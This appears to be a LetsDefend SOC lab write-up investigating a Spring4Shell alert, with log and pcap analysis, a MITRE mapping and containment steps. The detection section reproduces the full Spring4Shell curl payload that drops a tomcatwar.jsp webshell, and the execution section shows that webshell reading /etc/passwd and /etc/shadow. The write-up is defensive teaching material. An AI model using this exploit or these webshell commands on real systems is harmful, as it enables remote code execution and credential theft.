

# Investigation the **Spring4Shell** Incident in SOC

---

as an Incident Responder



LetsDefend

# TABLE OF CONTENTS

3	SIEM ALERT
4	DETECTION
4	VERIFY
6	INITIAL ACCESS
8	EXECUTION
9	PRIVILEGE ESCALATION
10	CREDENTIAL ACCESS
11	CONTAINMENT
12	LESSON LEARNED
13	MITRE



# SIEM ALERT

## ALERT

When we take a quick look at the alarm details, we see that the alarm has occurred because the following parameter is contained in the POST data.

[java.io.InputStream%20in%20%3D%20%25%7Bc1%7Di](#)

SEVERITY	DATE	RULE NAME	EVENTID	TYPE
High	March 31, 2022, 3:09 p.m.	SOC171 - Spring4Shell Activity	121	Generic
<div><div>EventID:</div><div>Event Time:</div><div>Rule:</div><div>Level:</div><div>Hostname</div><div>IP Address</div><div>Suspicious Parameter</div><div>EDR Action</div><div>Trigger Reason</div><div>L1 Note</div></div> <div><div>121</div><div>March 31, 2022, 3:09 p.m.</div><div>SOC171 - Spring4Shell Activity</div><div>Incident Responder</div><div>SpringServer</div><div>192.168.10.23</div><div>/tomcatwar.jsp?pwd=j&amp;cmd=cat%20/etc/shadow</div><div>Allowed</div><div>java.io.InputStream%20in%20%3D%20%25%7Bc1%7Di payload in POST data</div><div>Definitely malicious activity, but I couldnt go any further.</div></div>				

Additionally, there is the "cat /etc/shadow" command, which has been found suspicious by security products. When we look at the L1 Analyst (Tier 1 SOC Analyst) note, he/she stated that the incident was harmful but could not make any progress.





# DETECTION

## VERIFY

We can search the payload in the alarm over Google, and see if this payload is malicious or not and for what purpose it is used.

The screenshot shows a Google search interface. The search bar contains the payload: `java.io.InputStream%20in%20%3D%20%25%7Bc1%7Di`. Below the search bar, it says "About 5 results found (0.48 seconds)". The search results are as follows:

- [https://github.com > blob > scar](https://github.com>blob>scar) [Translate this page](#)  
**signature-base/expl\_spring4shell.yar at master - GitHub**  
15 hours ago — \$x1 = " java . io . InputStream % 20in % 20 % 3D % 20 % 25 % 7Bc1 % 7Di ".  
\$x2 = "?pwd=j&cmd=whoami". \$x3 = ".getParameter(%22pwd%22)". \$x4 = "class.module."
- [https://github.com > jbaines-r7](https://github.com>jbaines-r7) [Translate this page](#)  
**jbaines-r7/spring4shell\_vulnapp: Intentionally ... - GitHub**  
Intentionally Vulnerable Spring Framework Application. This application is vulnerable to Spring4Shell. How do I use this? First, this was tested on Ubuntu ...
- [https://www.rapid7.com > post](https://www.rapid7.com>post) [Translate this page](#)  
**Spring4Shell: Zero-Day Vulnerability in Spring Framework**  
15 hours ago — Spring is maintained by Spring. io (a subsidiary of VMWare) and is used by many Java -based ... InputStream % 20in % 20 % 3D % 20 % 25 % 7Bc1 % 7Di .
- [https://www.cyberkendra.com > ...](https://www.cyberkendra.com>...) [Translate this page](#)  
**Spring4Shell Details and Exploit Analysis - Cyber Kendra**  
20 hours ago — Spring is maintained by Spring. io (a subsidiary of VMWare) and is used by many Java -based ... InputStream % 20in % 20 % 3D % 20 % 25 % 7Bc1 % 7Di .





# DETECTION

## VERIFY

If we compile the project and host it on Tomcat, we can then exploit it with the following `curl` command. Note the following uses the exact same payload used by the original proof of concept created by the researcher (more on the payload later):

```
curl -v -d "class.module.classLoader.resources.context.parent.pipeline.first.pattern=%25%7Bc2%7Di%20if(%22j%22.equals(request.getParameter(%22pwd%22)))%7B%20java.io.InputStream%20in%20%3D%20%25%7Bc1%7Di.getRuntime().exec(request.getParameter(%22cmd%22)).getInputStream()%3B%20int%20a%20%3D%20-1%3B%20byte%5B%5D%20b%20%3D%20new%20byte%5B2048%5D%3B%20while((a%3Din.read(b))%3D-1)%7B%20out.println(new%20String(b))%3B%20%7D%20%7D%20%25%7Bsuffix%7Di&class.module.classLoader.resources.context.parent.pipeline.first.suffix=.jsp&class.module.classLoader.resources.context.parent.pipeline.first.directory=webapps/ROOT&class.module.classLoader.resources.context.parent.pipeline.first.prefix=tomcatwar&class.module.classLoader.resources.context.parent.pipeline.first.fileDateFormat=" http://localhost:8080/springmvc5-helloworld-exmaple-0.0.1-SNAPSHOT/rapid7
```

This payload drops a password protected webshell in the Tomcat ROOT directory called `tomcatwar.jsp`, and it looks like this:

When we examine the results, we see that the payload is related to "Spring4Shell". Spring4Shell vulnerability is a remote code execution vulnerability shortly. You can find further information at the below links regarding Spring4Shell vulnerability:

- <https://www.rapid7.com/blog/post/2022/03/30/spring4shell-zero-day-vulnerability-in-spring-framework/>
- <https://www.cyberkendra.com/2022/03/spring4shell-details-and-exploit-code.html>





# ANALYSIS

## INITIAL ACCESS

When we connect the “SpringServer” device mentioned in the alert via “Endpoint Security”, we see .pcap files, which are network connection logs on the server.

```
analyst@ip-172-31-34-218:~$ ls
networkLog
analyst@ip-172-31-34-218:~$ cd networkLog/
analyst@ip-172-31-34-218:~/networkLog$ ls
capture.pcap  capture2.pcap
analyst@ip-172-31-34-218:~/networkLog$
```

When we examine the PCAP files, we see that the IP address “3[.]21[.]128[.]255 is scanning the ports “80, 8080, 8081, 8082”.

No.	Time	Source	Destination	Protocol	Length	Info
47	5.575617	3.21.128.255	172.31.34.218	TCP	58	35969 → 80 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
48	5.575617	3.21.128.255	172.31.34.218	TCP	58	35969 → 8082 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
49	5.575630	172.31.34.218	3.21.128.255	TCP	58	80 → 35969 [SYN, ACK] Seq=0 Ack=1 Win=62727 Len=0 MSS=8961
50	5.575667	172.31.34.218	3.21.128.255	TCP	58	8082 → 35969 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
51	5.575673	3.21.128.255	172.31.34.218	TCP	58	35969 → 8081 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
52	5.575673	3.21.128.255	172.31.34.218	TCP	58	35969 → 8083 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
53	5.575684	172.31.34.218	3.21.128.255	TCP	54	8081 → 35969 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
54	5.575687	172.31.34.218	3.21.128.255	TCP	54	8083 → 35969 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
55	5.575897	3.21.128.255	172.31.34.218	TCP	54	35969 → 8080 [RST] Seq=1 Win=0 Len=0
56	5.576000	3.21.128.255	172.31.34.218	TCP	54	35969 → 80 [RST] Seq=1 Win=0 Len=0
57	5.576000	3.21.128.255	172.31.34.218	TCP	54	35969 → 8082 [RST] Seq=1 Win=0 Len=0
301	53.530348	3.21.128.255	172.31.34.218	TCP	74	40802 → 8082 [SYN] Seq=0 Win=62727 Len=0 MSS=1460 SACK_PERM
302	53.530413	172.31.34.218	3.21.128.255	TCP	74	8082 → 40802 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460
303	53.530904	3.21.128.255	172.31.34.218	TCP	66	40802 → 8082 [ACK] Seq=1 Ack=1 Win=62848 Len=0 TSval=339594
304	53.530904	3.21.128.255	172.31.34.218	TCP	327	40802 → 8082 [PSH, ACK] Seq=1 Ack=1 Win=62848 Len=261 TSval
305	53.530904	3.21.128.255	172.31.34.218	HTTP	828	POST / HTTP/1.1 (application/x-www-form-urlencoded)
306	53.530948	172.31.34.218	3.21.128.255	TCP	66	8082 → 40802 [ACK] Seq=1 Ack=262 Win=65074 Len=0 TSval=4071

The same data can also be accessed via "Log Management".

TYPE	SOURCE ADDRESS	SOURCE PORT	DESTINATION ADDRESS	DESTINATION PORT	RAW
Firewall	3.21.128.255	35969	172.31.34.218	80	
Firewall	3.21.128.255	35969	172.31.34.218	8080	
Firewall	3.21.128.255	35969	172.31.34.218	8081	
Firewall	3.21.128.255	35969	172.31.34.218	8082	





Looking at the log details of port "8082", we see that the attacker has completed the TCP 3-way handshake and understood that the relevant port is open.

### What is TCP - 3 Way Handshake:

- On the continuation of the network log analysis, we figure out that the attacker has sent the payload in the alert.

According to the analyses and the "Rapid7" report, the link of which was left above, it clear that the attacker used the "Spring4Shell" exploit for initial access, that is, the "Exploit Public-facing application" technique.







# ANALYSIS

## EXECUTION

So far, we have detected that the attacker has conducted port scanning and then tried to exploit the service on port 8082 with the "Spring4Shell" vulnerability. Assuming the attack was successful, the attacker should have run various commands on the server. WE continue the log analysis to figure that.

Network traffic with source 3[.]21[.]128[.]255 and destination address "172.31.34.218" (IP address of SpringServer host) is filtered. Looking at the results, we see that the attacker successfully executed the commands "whoami, pwd, cat /etc/passwd, cat /etc/shadow" and received command outputs.

```
GET /tomcatwar.jsp?pwd=j&cmd=whoami HTTP/1.1
HTTP/1.1 200 (text/html)
GET /tomcatwar.jsp?pwd=j&cmd=pwd HTTP/1.1
HTTP/1.1 200 (text/html)
GET /tomcatwar.jsp?pwd=j&cmd=cat%20/etc/passwd HTTP/1.1
HTTP/1.1 200 (text/html)
GET /tomcatwar.jsp?pwd=j&cmd=cat%20/etc/shadow HTTP/1.1
HTTP/1.1 200 (text/html)

GET /tomcatwar.jsp?pwd=j&cmd=cat%20/etc/passwd HTTP/1.1
Host: 3.21.166.18:8082
User-Agent: curl/7.68.0
Accept: */*

HTTP/1.1 200
Set-Cookie: JSESSIONID=170771572BF70B32A94F0A9A0E910ADF; Path=/; HttpOnly
Content-Type: text/html; charset=ISO-8859-1
Transfer-Encoding: chunked
Date: Thu, 31 Mar 2022 12:09:06 GMT

adl
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:65534:65534:Kernel Overflow User:/sbin/nologin
dbus:x:81:81:System message bus:/sbin/nologin
systemd-coredump:x:999:997:systemd Core Dumper:/sbin/nologin
systemd-resolve:x:193:193:systemd Resolver:/sbin/nologin
```







# ANALYSIS

## PRIVILEGE ESCALATION

We saw that after the attacker ran the exploit, he sent the "whoami" command and received the "root" response. The attacker who infiltrated the system did not need any privilege escalation technique, so a privilege escalation process did not occur.

Raw Log				
Request: /tomcatwar.jsp?pwd=j&cmd=whoami				
Response: root				
Close				
DATE	TYPE			DESTINATION ADDRESS
Mar. 31, 2022, 03:07 PM	Firewall	3.21.128.255	35969	172.31.34.218
Mar. 31, 2022, 03:07 PM	Firewall	3.21.128.255	35969	172.31.34.218
Mar. 31, 2022, 03:07 PM	Firewall	3.21.128.255	35969	172.31.34.218
Mar. 31, 2022, 03:07 PM	Firewall	3.21.128.255	35969	172.31.34.218
Mar. 31, 2022, 03:08 PM	Proxy	3.21.128.255	40802	172.31.34.218
Mar. 31, 2022, 03:08 PM	Proxy	3.21.166.18	40804	172.31.34.218
Mar. 31, 2022, 03:08 PM	Proxy	3.21.128.255	40810	172.31.34.218





# ANALYSIS

## CREDENTIAL ACCESS

When the attacker was able to execute commands, he read the `"/etc/passwd"` and `"/etc/shadow"` files. So we can say that the attacker accessed user information using the "OS Credential Dumping" technique.






# CONTAINMENT

## CONTAINMENT

Now that we are absolutely certain that the device has been compromised, we need to isolate the device on “Endpoint Security” to prevent the spread (lateral movement on the network) and emergence of possible new threats.





# LESSON LEARNED

## LESSON LEARNED

Although the web frameworks we use (Spring for this case) seem up-to-date or secure, they may contain various unknown vulnerabilities. In such cases, even if we cannot prevent attacks directly, we can invest in visibility-oriented solutions such as EDR to detect them early.





# APPENDIX

@Library\_Sec

MITRE

Reconnaissance	Resource Development	Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration
10 techniques	7 techniques	9 techniques	12 techniques	19 techniques	13 techniques	40 techniques	15 techniques	25 techniques	9 techniques	17 techniques	16 techniques	9 techniques
Active Scanning (P1)	Acquire Infrastructure (P1)	Drive-by Compromise (P1)	Command and Scripting Interpreter (P1)	Account Manipulation (P1)	Abuse Elevation Control Mechanism (P1)	Abuse Elevation Control Mechanism (P1)	Adversary-in-the-Middle (P1)	Account Discovery (P1)	Exploitation of Remote Services (P1)	Adversary-in-the-Middle (P1)	Application Layer Protocol (P1)	Automated Exfiltration (P1)
Gather Victim Host Information (P1)	Compromise Accounts (P1)	Exploit Public-Facing Application (P1)	Container Administration Command (P1)	BITS Jobs (P1)	Access Token Manipulation (P1)	Access Token Manipulation (P1)	Brute Force (P1)	Application Window Discovery (P1)	Internal Spearphishing (P1)	Archive Collected Data (P1)	Communication Through Removable Media (P1)	Data Transfer via Limits (P1)
Gather Victim Identity Information (P1)	Compromise Infrastructure (P1)	External Remote Services (P1)	Deploy Container (P1)	Boot or Logon Autostart Execution (P1)	Boot or Logon Autostart Execution (P1)	Boot or Logon Autostart Execution (P1)	Credentials from Password Stores (P1)	Browser Bookmark Discovery (P1)	Lateral Tool Transfer (P1)	Audio Capture (P1)	Exfiltration Over Alternative Protocol (P1)	Exfiltration Over Alternative Protocol (P1)
Gather Victim Network Information (P1)	Develop Capabilities (P1)	Hardware Additions (P1)	Exploitation for Client Execution (P1)	Boot or Logon Initialization Scripts (P1)	Boot or Logon Initialization Scripts (P1)	Boot or Logon Initialization Scripts (P1)	Exploitation for Credential Access (P1)	Cloud Infrastructure Discovery (P1)	Remote Service Hijacking (P1)	Automated Collection (P1)	Data Encoding (P1)	Exfiltration Over C2 Channel (P1)
Gather Victim Org Information (P1)	Establish Accounts (P1)	Phishing (P1)	Inter-Process Communication (P1)	Browser Extensions (P1)	Create or Modify System Process (P1)	Create or Modify System Process (P1)	Forced Authentication (P1)	Cloud Service Dashboard (P1)	Remote Services (P1)	Browser Session Hijacking (P1)	Dynamic Resolution (P1)	Exfiltration Over Other Network Medium (P1)
Phishing for Information (P1)	Obtain Capabilities (P1)	Replication Through Removable Media (P1)	Native API (P1)	Compromise Client Software Binary (P1)	Domain Policy Modification (P1)	Domain Policy Modification (P1)	Forge Web Credentials (P1)	Cloud Service Discovery (P1)	Application Through Removable Media (P1)	Clipboard Data (P1)	Encrypted Channel (P1)	Exfiltration Over Physical Medium (P1)
Search Closed Sources (P1)	Stage Capabilities (P1)	Supply Chain Compromise (P1)	Scheduled Task/Job (P1)	Create Account (P1)	Escape to Host (P1)	Escape to Host (P1)	Input Capture (P1)	Cloud Storage Object Discovery (P1)	Software Deployment Tools (P1)	Data from Cloud Storage Object (P1)	Fallback Channels (P1)	Exfiltration Over Web Service (P1)
Search Open Technical Databases (P1)	Valid Accounts (P1)	Trusted Relationship (P1)	Shared Modules (P1)	Create or Modify System Process (P1)	Event Triggered Execution (P1)	Event Triggered Execution (P1)	Modify Authentication Process (P1)	Container and Resource Discovery (P1)	Use Alternate Authentication Material (P1)	Data from Configuration Repository (P1)	Ingress Tool Transfer (P1)	Exfiltration Over Web Service (P1)
Search Open Websites/Domain (P1)			Software Deployment Tools (P1)	Event Triggered Execution (P1)	Exploitation for Privilege Escalation (P1)	Exploitation for Privilege Escalation (P1)	Network Sniffing (P1)	Domain Trust Discovery (P1)		Data from Information Repositories (P1)	Multi-Stage Channels (P1)	Transfer Data to Cloud Account (P1)
Search Victim-Owned Websites (P1)			User Execution (P1)	External Remote Services (P1)	Hide Artifacts (P1)	Hide Artifacts (P1)	OS Credential Dumping (P1)	Group Policy Discovery (P1)		Data from Local System (P1)	Non-Application Layer Protocol (P1)	
			Windows Management Instrumentation (P1)	Event Triggered Execution (P1)	Hijack Execution Flow (P1)	Hijack Execution Flow (P1)	Steel Application Access Token (P1)	Network Service Scanning (P1)		Data from Network Shared Drive (P1)	Non-Standard Port (P1)	
				Process Injection (P1)	Impair Defenses (P1)	Impair Defenses (P1)	Steel Web Session Cookie (P1)	Network Sniffing (P1)		Data from Removable Media (P1)	Protocol Tunneling (P1)	
				Scheduled Task/Job (P1)	Indicator Removal on Host (P1)	Indicator Removal on Host (P1)	Two-Factor Authentication Interception (P1)	Password Policy Discovery (P1)		Data Staged (P1)	Proxy (P1)	
				Valid Accounts (P1)	Indirect Command Execution (P1)	Indirect Command Execution (P1)	Unacquired Credentials (P1)	Peripheral Device Discovery (P1)		Email Collection (P1)	Remote Access Software (P1)	
				Office Application Startup (P1)	Masquerading (P1)	Masquerading (P1)		Permission Groups Discovery (P1)		Input Capture (P1)	Traffic Signaling (P1)	
				Pre-OS Boot (P1)	Modify Authentication Process (P1)	Modify Authentication Process (P1)		Process Discovery (P1)		Screen Capture (P1)	Web Service (P1)	
										Video Capture (P1)		

MITRE Tactics	MITRE Techniques
Reconnaissance	Active Scanning
Initial Access	Exploit Public-Facing Application
Execution	Command and Scripting Interpreter
Credential Access	OS Credential Dumping
Collection	Data Staged
Exfiltration	Exfiltration Over C2 Channel



LetsDefend